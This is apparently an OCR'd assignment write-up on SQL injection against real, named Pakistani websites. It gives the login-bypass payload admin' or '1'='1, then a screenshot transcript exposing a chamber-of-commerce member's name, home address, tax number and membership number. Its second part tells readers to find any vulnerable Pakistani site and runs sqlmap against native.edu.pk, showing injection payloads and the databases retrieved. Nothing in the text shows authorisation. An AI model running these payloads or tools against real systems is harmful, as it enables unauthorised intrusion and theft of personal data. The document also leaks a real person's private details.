
Impact : The impact of this vulnerability is severe, as it allows unauthorized access to sensitive user accounts and data. Attackers can potentially steal personal information, compromise user accounts, and perform malicious actions within the system.

Steps to Reproduce:


Step 1 : Go to any Website that has a login page with username and password http://www.technopk.com/adminIndex.php




Step 2 : In the username and the password field enter the sql injection payload and login into the account




Step 3 : We can get this payloads from the github , type SQL-Injection-Authentication-Bypass-Cheat-Sheet and take any payload from it and try to execute. The most common payload is admin' or '1'='1




Step 3 : If we are able to login into the account successfully then it it a vulnerable site




Step 4: If we aren't able to login into the website then it not vulnerable to SQL Injection payload vulnerability





2) Website - http://admission.pinahs.edu.pk/login.php






3) Website 3 - https://fcci.com.pk/fcci_demo/login.php





fcci.com.pk/fcci_demo/new_member_details.php
Gmail
YouTube
Maps
All Bookmarks
ایوان صنعت وتجارت فیصل آباد
The Faisalabad Chamber of Commerce & Industry
WELCOME TO: HUSSAIN NAWAZ (LAND LORD)
MEMBER ID: admin' or '1'='1
DASHBOARD
RENEWAL FORM
VISA LETTER
RE ADMISSION
CERTIFICATE ORIGIN
DASHBOARD
LOGOUT
RENEWAL FORM
VISA LETTER
RE ADMISSION
CERTIFICATE ORIGIN
MEMBER DETAILS OVERVIEW
MEMBERSHIP NO: 2115888-13173
MEMBERSHIP CLASS: Associate
NTN: 99148511
REPRESENTATIVE: HUSSAIN NAWAZ
MAIN LINE:
ADDRESS: HOUSE NO.12,SHEHZAD COLONY,SATIANA ROAD,, FAISALABAD
STATUS For Readmission
VISA APPLY: No
ORIGIN APPLY: No
TESTIMONY
APPROVED BY RAO CORPORATION
APPROVED BY RAO TRADERS

B. Find any Pakistan website that is vulnerable to SQLi attack.


Step 1 : Find any pakistan website that has a query number in their url, for eg **http://example.com/index.php?id=1 ,** in the website below there is the query called ComCatID=1






Step 2 : Once you find URL like that In the url, just add a single apostrophe beside the id number given and click enter

Step 3 : Once you click and if any SQL error shows up in the screen, then that website is vulnerable to sql injection, but if it doesn't give any error then it is not vulnerable(it should be an sql error,there should be sql mentioned)



Step 4 : If the website is vulnerable then only we can go to the next steps of actually doing sql injection, we are going to use a tool called sqlmap in the kali linux to retrieve the databases,tables and columns in that database


Step 5 : Open kali linux and open the terminal



Step 6 : Now we will retrieve all the databases from the url , we will be using the command line sqlmap tool to do so, the command to retrieve the database is
: sqlmap -u url --dbs



kali@kali: ~
File Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~]
└─$ sqlmap -u http://native.edu.pk/detail.php?ComCatID=11 --dbs
{1.8.2#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mut
ual consent is illegal. It is the end user's responsibility to obey all appli
cable local, state and federal laws. Developers assume no liability and are n
ot responsible for any misuse or damage caused by this program
[*] starting @ 14:48:47 /2024-04-24/
[14:48:48] [INFO] resuming back-end DBMS 'mysql'



kali@kali: ~
File Actions Edit View Help
[09:53:25] [INFO] automatically extending ranges for UNION query injection te
chnique tests as there is at least one other (potential) technique found
[09:53:26] [INFO] 'ORDER BY' technique appears to be usable. This should redu
ce the time needed to find the right number of query columns. Automatically e
xtending the range for current UNION query injection technique test
[09:53:28] [INFO] target URL appears to have 5 columns in query
[09:53:34] [INFO] GET parameter 'ComCatID' is 'Generic UNION query (NULL) - 1
to 20 columns' injectable
GET parameter 'ComCatID' is vulnerable. Do you want to keep testing the other
s (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 56 HTTP(s)
requests:
Parameter: ComCatID (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: ComCatID=11 AND 4290=4290
Type: error-based
Title: MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY
clause (FLOOR)
Payload: ComCatID=11 AND (SELECT 7682 FROM(SELECT COUNT(*),CONCAT(0x71787
67a71,(SELECT (ELT(7682=7682,1))),0x716b786271,FLOOR(RAND(0)*2))x FROM INFORM
ATION_SCHEMA.PLUGINS GROUP BY x)a)
Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)



Step 7 : In the above steps we have retrieve two databases that are information_schema and nativepk_dbnative, we will use any one database (here nativepk_dbnative) and get all the tables in the database we the below command

